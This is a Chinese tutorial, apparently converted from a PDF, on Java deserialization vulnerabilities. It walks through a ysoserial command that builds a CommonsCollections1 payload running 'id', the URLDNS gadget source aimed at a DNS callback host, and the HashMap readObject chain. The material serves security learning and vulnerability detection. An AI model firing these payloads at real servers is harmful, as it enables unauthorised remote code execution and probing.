

前言

为什么反序列化会带来安全隐患？

一门成熟的语言，如果需要在网络上传递信息，通常会用到一些格式化数据，比如：JSON、XML。

JSON 和 XML 是通用数据交互格式，通常用于不同语言、不同环境下数据的交互，比如前端的 JavaScript 通过 JSON 和后端服务通信、微信服务器通过 XML 和公众号服务器通信。但这两个数据格式都有一个共同的问题：不支持复杂的数据类型。

大多数处理方法中，JSON 和 XML 支持的数据类型就是基本数据类型，整型、浮点型、字符串、布尔等，如果开发者希望在传输数据的时候直接传输一个对象，那么就不得不想办法扩展基础的 JSON（XML）语法。

比如，Jackson 和 Fastjson 这类序列化库，在 JSON（XML）的基础上进行改造，通过特定的语法来传递对象；亦或者如 RMI，直接使用 Java 等语言内置的序列化方法，将一个对象转换成一串二进制数据进行传输。

不管是 Jackson、Fastjson 还是编程语言内置的序列化方法，一旦涉及到序列化与反序列化数据，就可能会涉及到安全问题。但首先要理解的是，“反序列化漏洞”是对一类漏洞的泛指，而不是专指某种反序列化方法导致的漏洞，比如 Jackson 反序列化漏洞和 Java readObject 造成的反序列化漏洞就是完全不同的两种漏洞。

JAVA 反序列化

java 反序列化的操作，很多是需要开发者深入参与的，所以你会发现大量的库会实现 readObject 、writeObject 方法。

Java 在序列化时一个对象，将会调用这个对象中的 writeObject 方法，参数类型是 ObjectOutputStream ，开发者可以将任何内容写入这个 stream 中；反序列化时，会调用 readObject ，开发者也可以从中读取前面写入的内容，并进行处理。

举个例子：

```
package org.example;

import java.io.*;

public class Person implements java.io.Serializable{
    public String name;
    public int age;

    Person(String name, int age){
        this.name = name;
        this.age = age;
    }
}
```

```

    }

    private void writeObject(java.io.ObjectOutputStream s) throws
IOException{
        s.defaultWriteObject();
        s.writeObject("This is a object");
    }

    private void readObject(java.io.ObjectInputStream s) throws
IOException, ClassNotFoundException{
        s.defaultReadObject();
        String message = (String) s.readObject();
        System.out.println(message);
    }

    public static void main(String[] args) throws IOException {
        Person person = new Person("szy", 26);
        try {
            // 创建一个 ObjectOutputStream, 将对象序列化到文件
            FileOutputStream fileOut = new
FileOutputStream("person.bin");
            ObjectOutputStream out = new ObjectOutputStream(fileOut);

            // 调用 writeObject 方法序列化对象
            out.writeObject(person);

            // 关闭输出流
            out.close();
            fileOut.close();

            System.out.println("Person 对象已序列化到 person.ser 文件。");
        } catch (Exception e) {
            e.printStackTrace();
        }

        try {
            // 创建一个 FileInputStream, 用于读取序列化的对象
            FileInputStream fileIn = new FileInputStream("person.bin");
            ObjectInputStream in = new ObjectInputStream(fileIn);

            // 调用 readObject 方法反序列化对象
            Person readObjectPerson = (Person) in.readObject();

```

```

        // 关闭输入流
        in.close();
        fileIn.close();

        // 打印反序列化后的 Person 对象的属性
        System.out.println("Name: " + readObjectPerson.name);
        System.out.println("Age: " + readObjectPerson.age);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
}
}

```

Person 类重写了 readObject 和 writeObject 方法。writeObject 方法中，执行完默认的 s.defaultWriteObject();后，向 stream 里写入了字符串“this is a object”。

readObject 方法中执行默认的 s.defaultReadObject();后，执行 s.readObject 可以获得字符串，并赋值给 message 并打印 message。

我写了一个 main 方法，用来执行序列化和反序列化方法，并将序列化得到的二进制流写入 person.bin 文件。我们可以使用 SerializationDumper 工具查看 bin 文件的内容：

```

java -jar SerializationDumper-v1.13.jar aced0005737200126f72672e6578616d706c652e50
6572736f6e8b3e12c38fb45eb50300024900036167654c00046e616d657400124c6a6176612f
6c616e672f537472696e673b78700000001a740003737a79740010546869732069732061206f
626a65637478

```

STREAM_MAGIC - 0xac ed

STREAM_VERSION - 0x00 05

Contents

TC_OBJECT - 0x73

TC_CLASSDESC - 0x72

className

Length - 18 - 0x00 12

Value - org.example.Person - 0x6f72672e6578616d706c652e506572736f6e

serialVersionUID - 0x8b 3e 12 c3 8f b4 5e b5

newHandle 0x00 7e 00 00

classDescFlags - 0x03 - SC_WRITE_METHOD | SC_SERIALIZABLE

fieldCount - 2 - 0x00 02

Fields

0:

Int - I - 0x49

fieldName

Length - 3 - 0x00 03

Value - age - 0x616765

1:

Object - L - 0x4c

fieldName


Length - 4 - 0x00 04

```

        Value - name - 0x6e616d65
    className1
        TC_STRING - 0x74
        newHandle 0x00 7e 00 01
        Length - 18 - 0x00 12
        Value -Ljava/lang/String; - 0x4c6a6176612f6c616e672f537472696e673b
classAnnotations
    TC_ENDBLOCKDATA - 0x78
superClassDesc
    TC_NULL - 0x70
newHandle 0x00 7e 00 02
classdata
    org.example.Person
    values
        age
            (int)26 - 0x00 00 00 1a
        name
            (object)
                TC_STRING - 0x74
                newHandle 0x00 7e 00 03
                Length - 3 - 0x00 03
                Value - szy - 0x737a79
    objectAnnotation
        TC_STRING - 0x74
        newHandle 0x00 7e 00 04
        Length - 16 - 0x00 10
        Value - This is a object - 0x546869732069732061206f626a656374
    TC_ENDBLOCKDATA - 0x78

```

可以看到”this is a object”在 objectAnnotation 里面。在反序列化时读取了这个字符串，并打印：



ysoserial

ysoserial 是 java 反序列化漏洞利用链的一个里程碑工具。

反序列化漏洞在各个语言里本不是一个新鲜的名词，但 2015 年 Gabriel Lawrence (@gebl)和 Chris Frohoff (@frohoff)在 AppSecCali 上提出了利用Apache CommonsCollections来构造命令执行利用链，并在年底对 weblogic、JBoss、Jenkins 等著名应用的利用，一石激起千层浪，彻底打开了一片 Java 安全的蓝海。

ysoserial 就是两位原作者在议题中提出的一个工具，它可以让用户根据自己选择的利用链，生成反序列化数据，通过将这些数据发给目标，从而执行用户预先定义的命令。

什么是利用链？

利用链也称为“gadget chains”，通常称为 gadget。它连接的是从触发位置到执行命令的位置，可以理解为生成 POC 的方法。

java -jar ysoserial-master-30099844c6-1.jar CommonsCollections1 "id"

这里就是使用 ysoserial 生成一条 CommonsCollections1 的利用链，执行 id 命令。将生成好的 POC 发给目标，如果目标存在反序列化漏洞，并且满足这个 gadget 对应的条件，则 id 命令会成功执行。

URLDNS 利用链介绍

URLDNS 是 ysoserial 中一个利用链的名字。但其实这不能利用命令，只能触发一个 DNS

请求。刚开始学习就去学习 CommonsCollections 链的话，难度非常大，除了利用链本身构造难度大以外，涉及的知识也很多，包括修饰器、注释、对象代理等内容，建议先从 URLDNS 链学起。

虽然 URLDNS 不能执行命令，但由于以下优点，非常适合我们在检测反序列化漏洞时使用：


- 使用 JAVA 内置的类构造，对第三方没有依赖
- 在目标没有回显的时候，能够通过 DNS 请求得知是否存在反序列化漏洞

ysoserial 项目结构

拿到一个新的项目，我们首先是要找这个项目的入口在哪里，其实就是找主类和 main 函数。有几种找 main 函数的方法：


- 查看 maven 的配置文件 pom.xml，主类写在<mainClass>标签里。
- 全局搜索 main()

通过第一种方法，可以看到主类是 ysoserial.GeneratePayload：




```
<plugin>
  <artifactId>maven-assembly-plugin</artifactId>
  <configuration>
    <finalName>${project.artifactId}-${project.version}-all</finalName>
    <appendAssemblyId>false</appendAssemblyId>
    <archive>
      <manifest>
        <mainClass>ysoserial.GeneratePayload</mainClass>
      </manifest>
    </archive>
    <descriptor>assembly.xml</descriptor>
  </configuration>
</plugin>
```

进入 ysoserial.GeneratePayload 类，可看到 main 函数：




```
/rawtypes/  
public class GeneratePayload {  
    1 usage  
    private static final int INTERNAL_ERROR_CODE = 70;  
    2 usages  
    private static final int USAGE_CODE = 64;  
  
    + Chris Frohoff +1  
    public static void main(final String[] args) {  
        17 if (args.length != 2) {  
            18     printUsage();  
            19     System.exit(USAGE_CODE);  
        }  
        21 final String payloadType = args[0];  
        22 final String command = args[1];  
  
        24 final Class<? extends ObjectPayload> payloadClass = Utils.getPayloadClass(payloadType);  
        25 if (payloadClass == null) {  
            26     System.err.println("Invalid payload type '" + payloadType + "'");  
            27     printUsage();  
            28     System.exit(USAGE_CODE);  
        29     return; // make null analysis happy  
        }  
  
        32 try {  
            33     final ObjectPayload payload = payloadClass.newInstance();  
            34     final Object object = payload.getObject(command);  
            35     PrintStream out = System.out;  
            36     Serializer.serialize(object, out);  
            37     ObjectPayload.Utils.releasePayload(payload, object);  
        } catch (Throwable e) {  
            38     System.err.println("Error while generating or serializing payload");  
            39     e.printStackTrace();  
            40     System.exit(INTERNAL_ERROR_CODE);  
        }  
        42 System.exit( status: 0);  
    }  
}
```

通过 GeneratePayload 开始程序，需要 2 个参数，一是使用的序列化链，二是使用的命令，可以在这里设置：



```
13 private static final int INTERNAL_ERROR_CODE = 70;  
14 private static final int USAGE_CODE = 64;  
  
+ Chris Frohoff +1  
16 public static void main(final String[] args) {  
    17 if (args.length != 2) {  
        18     printUsage();  
        19     System.exit(USAGE_CODE);  
    }  
    21 final String payloadType = args[0];  
    22 final String command = args[1];  
  
    24 final Class<? extends ObjectPayload> payloadClass = Utils.getPayloadClass(payloadType);  
    25 if (payloadClass == null) {  
        26     System.err.println("Invalid payload type '" + payloadType + "'");  
        27     printUsage();  
        28     System.exit(USAGE_CODE);  
    29     return; // make null analysis happy  
    }  
  
    32 try {  
        33     final ObjectPayload payload = payloadClass.newInstance();  
        34     final Object object = payload.getObject(command);  
        35     PrintStream out = System.out;  
        36     Serializer.serialize(object, out);  
        37     ObjectPayload.Utils.releasePayload(payload, object);  
    } catch (Throwable e) {  
        38     System.err.println("Error while generating or serializing payload");  
        39     e.printStackTrace();  
        40     System.exit(INTERNAL_ERROR_CODE);  
    }  
    42 System.exit( status: 0);  
}  
  
2 usages + Chris Frohoff  
44 private static void printUsage() {  
    45     ...  
}
```



这里是使用 URLDNS 链，去请求 <http://vwwak8.ceye.io>。

可以大概看一下主函数的逻辑：

判断传参是不是两个，分别赋值给 payloadType 和 command：

```
public static void main(final String[] args) {
    if (args.length != 2) {
        printUsage();
        System.exit(USAGE_CODE);
    }
    final String payloadType = args[0];
    final String command = args[1];
}
```

先通过 payloadType 获取 class，然后通过 class 获取序列化类的对象，然后将要执行的命令传入要序列化类的对象的 getObject 方法，最后打印序列化数据。

```
final Class<? extends ObjectPayload> payloadClass = Utils.getPayloadClass(payloadType); payloadClass: "class ysoserial.payloads.URLDNS"
if (payloadClass == null) {
    System.err.println("Invalid payload type '" + payloadType + "'"); payloadType: "URLDNS"
    printUsage();
    System.exit(USAGE_CODE);
    return; // make null analysis happy
}

try {
    final ObjectPayload payload = payloadClass.newInstance(); payloadClass: "class ysoserial.payloads.URLDNS" payload: URLDNS@526
    final Object object = payload.getObject(command); command: "http://vwwak8.ceye.io" payload: URLDNS@526
    PrintStream out = System.out;
    Serializer.serialize(object, out);
    ObjectPayload.Utils.releasePayload(payload, object);
}
```

newInstance()是 JAVA 反射的知识，是通过 class 创建一个类的对象，这里创建的是一个 URLDNS 类的对象。

第二种方法，全局搜索 main()函数：

Find in Files 28 matches in 28 files

File mask: *.java

main(

In Project Module Directory Scope


File	Line
GeneratePayload.java	16
Deserializer.java	30
JMXInvokeMBean.java	18
RMIRegistryExploit.java	49
AspectJWeaver.java	103
BeanShell1.java	59
Click1.java	78

GeneratePayload.java src/main/java/ysoserial


```
13     private static final int INTERNAL_ERROR_CODE = 70;
14     private static final int USAGE_CODE = 64;
15
16     @ public static void main(final String[] args) {
17         if (args.length != 2) {
18             printUsage();
19             System.exit(USAGE_CODE);
```

☐ Open results in new tab Ctrl+Enter Open in Find Window

可以发现有许多 main 函数，其实这些都是程序入口，除了 GeneratePayload 以外，其他都是不同链的 main() 函数。其他链的 java 文件都存放于 payload 目录下，单独运行其他链的 java 文件，会生成序列化 payload，再进行反序列化。如果不带参数，默认执行 clac.exe 命令。



可以大概看一下 PayloadRunner 的流程：



serialize 执行序列化，然后 deserialize 执行反序列化。

看完了 ysoserial 两种不同的项目入口，你可以发现他们的不同：

- GeneratePayload 不会执行反序列化操作, payloads 里的 java 会执行反序列化操作。
- GeneratePayload 需要传入 2 个参数（序列化链和命令）。payloads 里的 java 只传命令参数即可。

分析 ysoserial 中 URLDNS 利用链

我们使用 git 把 ysoserial 拉到本地，看它是如何生成 URLDNS 的代码的：

```
public class URLDNS implements ObjectPayload<Object> {

    public Object getObject(final String url) throws Exception {

        //Avoid DNS resolution during payload creation
        //Since the field <code>java.net.URL.handler</code> is
transient, it will not be part of the serialized payload.
        URLStreamHandler handler = new SilentURLStreamHandler();

        HashMap ht = new HashMap(); // HashMap that will contain
the URL

        URL u = new URL(null, url, handler); // URL to use as the
Key

        ht.put(u, url); //The value can be anything that is
Serializable, URL as the key is what triggers the DNS lookup.

        Reflections.setFieldValue(u, "hashCode", -1); // During
the put above, the URL's hashCode is calculated and cached. This resets
that so the next time hashCode is called a DNS lookup will be triggered.

        return ht;
    }

    public static void main(final String[] args) throws Exception {
        PayloadRunner.run(URLDNS.class, args);
    }

    /**
     * <p>This instance of URLStreamHandler is used to avoid any DNS
resolution while creating the URL instance.
     * DNS resolution is used for vulnerability detection. It is
important not to probe the given URL prior
     * using the serialized object.</p>
     *
     * <b>Potential false negative:</b>
     * <p>If the DNS name is resolved first from the tester computer,
the targeted server might get a cache hit on the
     * second resolution.</p>
     */
    static class SilentURLStreamHandler extends URLStreamHandler {
```

```

        protected URLConnection openConnection(URL u) throws
IOException {
            return null;
        }

        protected synchronized InetAddress getHostAddress(URL u)
{
            return null;
        }
    }
}

```

URLDNS 中的 getObject 方法就是 ysoserial 获取 payload 的方法。getObject 方法返回一个 HashMap 类，因此我们可以进去 HashMap 类，去找反序列化方法 readObject。

注：在没有分析过的情况下，我为何会关注 hash 函数？因为 ysoserial 的注释中很明确地说明了“During the put above, the URL's hashCode is calculated and cached. This resets that so the next time hashCode is called a DNS lookup will be triggered.”，是 hashCode 的计算操作触发了 DNS 请求。

```

private void readObject(java.io.ObjectInputStream s)
    throws IOException, ClassNotFoundException {
    // Read in the threshold (ignored), loadfactor, and any hidden stuff
    s.defaultReadObject();
    reinitialize();
    if (loadFactor <= 0 || Float.isNaN(loadFactor))
        throw new InvalidObjectException("Illegal load factor: " +
            loadFactor);

    s.readInt(); // Read and ignore number of buckets
    int mappings = s.readInt(); // Read number of mappings (size)
    if (mappings < 0)
        throw new InvalidObjectException("Illegal mappings count: " +
            mappings);
    else if (mappings > 0) { // (if zero, use defaults)
        // Size the table using given load factor only if within
        // range of 0.25...4.0
        float lf = Math.min(Math.max(0.25f, loadFactor), 4.0f);
        float fc = (float)mappings / lf + 1.0f;
        int cap = ((fc < DEFAULT_INITIAL_CAPACITY) ?
            DEFAULT_INITIAL_CAPACITY :
            (fc >= MAXIMUM_CAPACITY) ?
            MAXIMUM_CAPACITY :
            tableSizeFor((int)fc));
        float ft = (float)cap * lf;
        threshold = ((cap < MAXIMUM_CAPACITY && ft < MAXIMUM_CAPACITY) ?
            (int)ft : Integer.MAX_VALUE);
    }
}

```

```

        @SuppressWarnings({"rawtypes", "unchecked"})
        Node<K, V>[] tab = (Node<K, V>[])new Node[cap];
        table = tab;

        // Read the keys and values, and put the mappings in the HashMap
        for (int i = 0; i < mappings; i++) {
            @SuppressWarnings("unchecked")
            K key = (K) s.readObject();
            @SuppressWarnings("unchecked")
            V value = (V) s.readObject();
            putVal(hash(key), key, value, false, false);
        }
    }
}

```

着重注意最后一行代码：

```
putVal(hash(key), key, value, false, false);
```

将 HashMap 的 key 计算 hash，进入 HashMap 的 hash 方法：


```

static final int hash(Object key) {
    int h;
    return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16);
}

```

当 key 不为空时，计算 key 的 hashCode()

